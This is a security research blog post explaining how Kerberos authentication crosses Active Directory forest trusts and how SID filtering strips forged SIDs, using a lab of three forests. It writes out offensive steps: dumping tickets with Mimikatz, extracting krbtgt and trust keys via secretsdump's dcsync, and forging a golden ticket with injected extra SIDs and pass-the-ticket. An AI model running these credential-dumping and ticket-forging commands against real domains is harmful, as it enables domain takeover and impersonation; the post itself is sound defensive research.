
Active Directory forest trusts part 1 - How does SID filtering work?

dirkjanm.io/active-directory-forest-trusts-part-one-how-does-sid-filtering-work

September 24, 2018



16 minute read

This is the first post in a series on cross-forest Active Directory trusts. It will explain what exactly Forest trusts are and how they are protected with SID filtering. If you're new to Active Directory trusts, I recommend you start by reading harmj0y's in-depth guide about them. After reading his (excellent) post I had lots of questions about how this actually works under the hood and how trusts within the same AD forest compare with trusts between different forest. This series of blogs is both my journey and my documentation on how I researched this topic and how I understand it now. Get ready for a deep dive into trusts, Kerberos, golden tickets, mimikatz and impacket!

Terminology


This post will be discussing trusts between different forests. A forest is a collection of one or multiple domains, which are part of one or multiple domain trees. In organisations with only one domain, that domain also makes up the whole forest. In Microsoft documentation, trusts are often called either *inter*forest trusts (trusts between two different forest) or *intra*forest trusts (trusts between domains in the same forest). Because those words always confuse me, in this post I'll be referring to them as either trusts **within** the forest, or trusts **between** forest (or cross-forest). It is also import to keep in mind that while we are discussing trusts between two *forests*, trusts are always defined between *domains*. Forest trusts can only be created between two root domains of different forests, so any mention in this post of a forest trust is the trust between two different root domains.

Within a single forest, all domains trust each other and you can escalate from one compromised domain to all the other, as explained in Sean Metcalf's research on domain trusts. To reiterate: An Active Directory Domain is **not a security boundary**, an Active Directory **forest** is.

We will also be talking about security identifiers (SIDs). A SID is something which uniquely identifies a security principal, such as a user, group, or domain. One of the domains in the test forests has `SID S-1-5-21-3286968501-24975625-1618430583`. The well-known *Domain Admins* group, which has ID 512, has the SID consisting of the domain SID and the ID (called a RID in AD terminology), giving it the SID `S-1-5-21-3286968501-24975625-1618430583-512` in this domain.

The setup

The setup contains 3 active directory forests: A, B and C. Both forest A and forest C have a two-way transitive Forest trust with forest B (we'll get to what exactly this means later). Forest A and forest C do not have a trust between each other. Forest A is the only forest with two domains: `forest-a.local` and `sub.forest-a.local`. As these domains are both within forest A, they have a two-way Parent-child trust with each other. The setup is shown on the following picture:




The `forest-a` and `forest-b` domains both hava a Domain Controller and a member server (not shown in the picture), the other domains only consist of a single Domain Controller. This whole setup runs in Azure and is managed through Terraform, which handles the virtual machines, networks, DNS and forest setup, while the Trusts have been manually setup afterwards.


From A to B, what's in a PAC?

Suppose we are in forest A and want to access resources in forest B. We have our Kerberos Ticket Granting Ticket (TGT), which is valid in the root domain of forest A we are currently in (conveniently called `forest-a`). When we want to access resources outside of our current domain (either within the same forest or a different forest), Windows needs a service ticket for this resource, in this example `forest-b-server.forest-b.local`. Our TGT for `forest-a` is of course useless in `forest-b` since it is encrypted with the hash of the `krbtgt` account in `forest-a`, which `forest-b` does not have. In Kerberos terms, we are authenticating in a different realm. So what our client does in the background is requesting a service ticket for the resource we are trying to access in `forest-b` at the Domain Controller (DC) for `forest-a`. The DC (which in Kerberos terms is a Key Distribution Center, or KDC) does not have a resource locally with the `forest-b.local` suffix, it looks for any trusts with forests that have this suffix.

Because there is a two-way trust between forest A and forest B, the DC of `forest-a` can issue us a referral ticket (TGT) to `forest-b`. This ticket is signed with the Kerberos *inter-realm trust key*, and contains the groups we are a member of in `forest-a`. Forest B will accept this ticket and grant us a Service Ticket for `forest-b-server`, which we can use to authenticate. A schematic overview is shown below:


forest-a DC
forest-b DC
1. Request ST for *forest-b-server.forest-b.local* using the TGT of forest-a
2. Return TGT for forest-b
3. Use TGT for forest-b to request ST for forest-b-server
4. Return ST for forest-b-server
5. Authenticate with ST
Our workstation
forest-b-server

When we connect on our workstation in Forest A to the server in Forest B, we can see the tickets with the `klist` command:



```
PS C:\Users\superuser.forest-a> klist

Current LogonId is 0:0xf3c36

Cached Tickets: (4)

#0>     Client: superuser @ FOREST-A.LOCAL
        Server: krbtgt/FOREST-B.LOCAL @ FOREST-A.LOCAL
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
        Start Time: 9/21/2018 18:51:07 (local)
        End Time:   9/22/2018 4:45:18 (local)
        Renew Time: 9/28/2018 18:45:18 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0
        Kdc Called: forest-a-dc.forest-a.local

#1>     Client: superuser @ FOREST-A.LOCAL
        Server: krbtgt/FOREST-A.LOCAL @ FOREST-A.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
        Start Time: 9/21/2018 18:45:18 (local)
        End Time:   9/22/2018 4:45:18 (local)
        Renew Time: 9/28/2018 18:45:18 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called: forest-a-dc.forest-a.local

#2>     Client: superuser @ FOREST-A.LOCAL
        Server: cifs/forest-b-server.forest-b.local @ FOREST-B.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
        Start Time: 9/21/2018 18:51:07 (local)
        End Time:   9/22/2018 4:45:18 (local)
        Renew Time: 9/28/2018 18:45:18 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called: forest-b-dc.forest-b.local
```

Step 2 and 3: TGT for forest-b
Step 1: TGT for forest-a
Step 4 and 5: ST for forest-b-server

The second ticket from the top is our initial TGT, which we can use to request the TGT for `forest-b`. You can see this TGT for `forest-b` (on the top) has the `krbtgt` principal for `forest-b` in the server field. This is the account in forest A which is associated with the trust (this account is named `forest-b$` and resides in the Users part of the directory). It's encrypted part is encrypted with the inter-realm trust key that these domains share.

The third ticket from the top is the ticket that we can use in forest B to contact the server there. It is a service ticket given to us by the DC in forest B. As you can see in the Server field, this ticket was given out and valid in the Kerberos realm `FOREST-B.LOCAL`.

Now let's dive into what is actually in this ticket. Every Kerberos TGT requested by Windows contains a Privilege Attribute Certificate, or PAC. The format is described in MS-PAC on MSDN. This PAC contains among other things the SIDs of the groups that we are a member of. In order to view what is actually in the PAC, we first need to get the tickets from memory. For this we will be using Mimikatz, with which we can dump all the Kerberos tickets to disk with the `sekurlsa::tickets /export` command. Though Mimikatz actually does contain some Kerberos debugging code, I couldn't figure out how it works, and I can't write C so modifying anything was pretty much out of the question anyway. Luckily my favorite Python library impacket supports all kinds of Kerberos stuff. Impacket takes the Kerberos tickets in `ccache` format, which is not the format Mimikatz exports, but we can easily convert those with kekeo. We just need to run the `misc::convert ccache ourticket.kirbi` command and Kekeo will save it as a `.ccache` file which we can read with Impacket.

For decrypting the PAC I've written some utilities based on impacket examples, which I'm releasing as part of this research. Of course to decrypt the encrypted parts of the Kerberos tickets we need the encryption keys, so I've extracted those for all the domains using secretsdump.py and its dcsync implementation. For the first TGT we need to add the `krbtgt` hash to the file. Based on the screenshot above, you can see we will need the `aes256-cts-hmac-sha1-96` key dumped by secretsdump.

The `getcfST.py` tool is used to request a Service Ticket in a different forest based on a TGT in the `.ccache` file (you can specify the file to use with `export KRB5CCNAME=myticket.ccaches`). This will decrypt and dump the whole PAC, the output of which can be seen here for those interested. I've added some lines of code which print the important parts for us in a more human readable format:

```
Username: superuser
Domain SID: S-1-5-21-3286968501-24975625-1618430583
UserId: 500
PrimaryGroupId 513
Member of groups:
  ->   513 (attributes: 7)
  ->   520 (attributes: 7)
  ->   512 (attributes: 7)
  ->   519 (attributes: 7)
  ->   518 (attributes: 7)
LogonServer:  forest-a-dc
LogonDomainName:  forest-a

Extra SIDS:
  ->   S-1-18-1
```


This is a pretty default PAC. We see we are a member of several groups, and since this is the Administrator account (ID 500, although it has a different name) of Forest A we're currently testing with, it is a member of several default admin groups, such as Domain Admins (512) and Enterprise Admins (519). We also have the Extra SID S-1-18-1, which indicates we are authenticating based on proof of possession of credentials.

To decrypt the second TGT, we need to change the key from the `krbtgt` account to the one of the `forest-b$` account, which is the inter-realm trust key. In this case the PAC is encrypted with RC4, which uses the NT hash as input (yes, that one you use for passing-the-hash). This is default unless the box "The other domain supports Kerberos AES Encryption" is checked. As is visible in the raw dump, the PAC didn't change, supporting the assumption that the DC just re-encrypts the PAC as part of the ticket with the inter-realm trust key for Forest B.

The TGS is a slightly different story. Aside from requiring a few changes in the getcfST.py example, and needing to specify the AES-256 key of the `forest-b-server` computer account to decrypt it, we can see that more information was added to the PAC (raw dump here):

```
Username: superuser
Domain SID: S-1-5-21-3286968501-24975625-1618430583
UserId: 500
PrimaryGroupId 513
Member of groups:
  ->   513 (attributes: 7)
  ->   520 (attributes: 7)
  ->   512 (attributes: 7)
  ->   519 (attributes: 7)
  ->   518 (attributes: 7)
LogonServer:  forest-a-dc
LogonDomainName:  forest-a

Extra SIDS:
  ->   S-1-18-1
Extra domain groups found! Domain SID:
S-1-5-21-2897307217-3322366030-3810619207
Relative groups:
  ->   1107 (attributes: 536870919)
```

We see that a new section was added, containing the Domain SID of the `forest-b` domain and a group that our account is a member of in Forest B. These SIDs are part of the `ResourceGroup` structures of the PAC and are for storing memberships of any domain local groups in the `forest-b` domain. As explained in this post by harmj0y, Domain Local groups are the only groups that can contain security principals from other forests. In the `forest-b` domain, our `superuser` user from forest A is a member of the group `Testgroup2`, which you can see below.


Testgroup2 Properties

General tab:
Testgroup2
Group name (pre-Windows 2000): Testgroup2
Description:
E-mail:
Group scope: [● Domain local] ○ Global ○ Universal
Group type: [● Security] ○ Distribution
Notes:

Testgroup2 Properties

Members tab:
Members:

Name	Active Directory Domain Services Folder
superuser	forest-a

Because this is reflected within our PAC, which the servers that we authenticate to using our Kerberos Service Ticket use for authorization, any privileges assigned to `Testgroup2` will apply to the superuser account from the different forest. This is how authentication and authorization works across trusts.


Golden tickets and SID filtering

A couple of years ago Sean Metcalf and Benjamin Delphy worked together to add SID History support to Mimikatz, which enabled escalating from one Active Directory Domain to another within the same forest. The procedure for this is detailed here. How does this translate to trusts with another forest? Let's create a golden ticket with a few interesting SIDs to see how they are processed as they cross the forest boundary. We use the following Mimikatz command to create a golden ticket in our **current** forest:

```
kerberos::golden /domain:forest-a.local /sid:S-1-5-21-3286968501-24975625-
1618430583 /rc4:2acc1a3824a47c4fcb21ef7440042e85 /user:Superuser /target:forest-
a.local /service:krbtgt /sids:S-1-5-21-3286968501-24975625-1618430583-1604,S-1-5-
21-3286968501-24975625-1111111111-1605,S-1-18-1,S-1-5-21-2897307217-3322366030-
3810619207-1106 /ptt
```

Let's break down this command. We are creating a golden ticket in `forest-a`, signed with the `krbtgt` hash of `forest-a`. As extra SIDs we include a few interesting SIDs:

- `S-1-5-21-3286968501-24975625-1618430583-1604`, the SID of a group we are not actually a member of
- `S-1-5-21-3286968501-24975625-1111111111-1605`, the SID of a domain that does not actually exist
- `S-1-18-1`, the SID Windows adds indicating we authenticated with proof of possession of credentals
- `S-1-5-21-2897307217-3322366030-3810619207-1106`, a group in `forest-b`



```
mimikatz # kerberos::golden /domain:forest-a.local /sid:S-1-5-21-3286968501-24975625-1618430583 /rc4:2acc1a3824a47c4fcb21ef7440042e85 /user
:Superuser /target:forest-a.local /service:krbtgt /sids:S-1-5-21-3286968501-24975625-1618430583-1604,S-1-5-21-3286968501-24975625-111111111
1-1605,S-1-18-1,S-1-5-21-2897307217-3322366030-3810619207-1106 /ptt
User      : Superuser
Domain    : forest-a.local (FOREST-A)
SID       : S-1-5-21-3286968501-24975625-1618430583
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-3286968501-24975625-1618430583-1604 ; S-1-5-21-3286968501-24975625-1111111111-1605 ; S-1-18-1 ; S-1-5-21-2897307217-33
22366030-3810619207-1106 ;
ServiceKey: 2acc1a3824a47c4fcb21ef7440042e85 - rc4_hmac_nt
Service   : krbtgt
Target    : forest-a.local
Lifetime  : 9/23/2018 11:54:27 AM ; 9/20/2028 11:54:27 AM ; 9/20/2028 11:54:27 AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'Superuser @ forest-a.local' successfully submitted for current session

mimikatz # kerberos::list

[00000000] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 9/23/2018 11:54:27 AM ; 9/20/2028 11:54:27 AM ; 9/20/2028 11:54:27 AM
   Server Name       : krbtgt/forest-a.local @ forest-a.local
   Client Name       : Superuser @ forest-a.local
   Flags 40a00000    : pre_authent ; renewable ; forwardable ;
```

The `/ptt` flag will inject the ticket in memory, and upon browsing to `\\forest-b-server.forest-b.local` we don't see any error message, indicating the ticket was successfully used to access a resource in `forest-b`. We export the tickets as before and decrypt them the same way as the previous section.

The TGT for `forest-a` contains the expected SIDs:

```
Username: Superuser
Domain SID: S-1-5-21-3286968501-24975625-1618430583
UserId: 500
PrimaryGroupId 513
Member of groups:
  ->   513 (attributes: 7)
  ->   512 (attributes: 7)
  ->   520 (attributes: 7)
  ->   518 (attributes: 7)
  ->   519 (attributes: 7)
LogonServer:
LogonDomainName:  FOREST-A

Extra SIDS:
  ->   S-1-5-21-3286968501-24975625-1618430583-1604
  ->   S-1-5-21-3286968501-24975625-1111111111-1605
  ->   S-1-18-1
  ->   S-1-5-21-2897307217-3322366030-3810619207-1106
```

The TGT we got for `forest-b` from the Domain Controller of `forest-a`, signed with the inter-realm trust key, actually contains exactly the same information:

```
Username: Superuser
Domain SID: S-1-5-21-3286968501-24975625-1618430583
UserId: 500
PrimaryGroupId 513
Member of groups:
  ->   513 (attributes: 7)
  ->   512 (attributes: 7)
  ->   520 (attributes: 7)
  ->   518 (attributes: 7)
  ->   519 (attributes: 7)
LogonServer:
LogonDomainName:  FOREST-A

Extra SIDS:
  ->   S-1-5-21-3286968501-24975625-1618430583-1604
  ->   S-1-5-21-3286968501-24975625-1111111111-1605
  ->   S-1-18-1
  ->   S-1-5-21-2897307217-3322366030-3810619207-1106
```

This suggests again that the DC does not validate the PAC, but just re-signs it with the inter-realm key for `forest-b`, even though it contains a group we’re not actually a member of.

Once we present this TGT to the DC in `forest-b`, we get back our Service Ticket, which has the following PAC:

```
Username: Superuser
Domain SID: S-1-5-21-3286968501-24975625-1618430583
UserId: 500
PrimaryGroupId 513
Member of groups:
  ->   513 (attributes: 7)
  ->   512 (attributes: 7)
  ->   520 (attributes: 7)
  ->   518 (attributes: 7)
  ->   519 (attributes: 7)
LogonServer:
LogonDomainName:  FOREST-A

Extra SIDS:
  ->   S-1-5-21-3286968501-24975625-1618430583-1604
  ->   S-1-18-1
Extra domain groups found! Domain SID:
S-1-5-21-2897307217-3322366030-3810619207
Relative groups:
  ->   1107 (attributes: 536870919)
```

What happened here? We see that again our memberships in the `forest-b` domain have been added to the PAC, but that some SIDs have been filtered out. This is where the SID filtering security mechanism kicked in, filtering out any SIDs that are not part of `forest-a`. The rules for SID filtering are described in [MS-PAC] on MSDN. Interesting rules here are the ones with the ForestSpecific entry. These SIDs are only allowed from a PAC from within the forest. Since our PAC comes from **outside** the forest, these SIDs will always be filtered from our PAC. The 3 rules after the ForestSpecific ones make sure that any SIDs that are not from within forest A are filtered out. This includes both the non-existing SID that we supplied, as well as any non ForestSpecific SID that exists in forest B.


It still allows us to pretend to be any user in Forest A, so if users from Forest A have been given any special privileges in Forest B (which is probably why the whole trust was set up in the first place), those are now compromised.

SID filtering relaxation

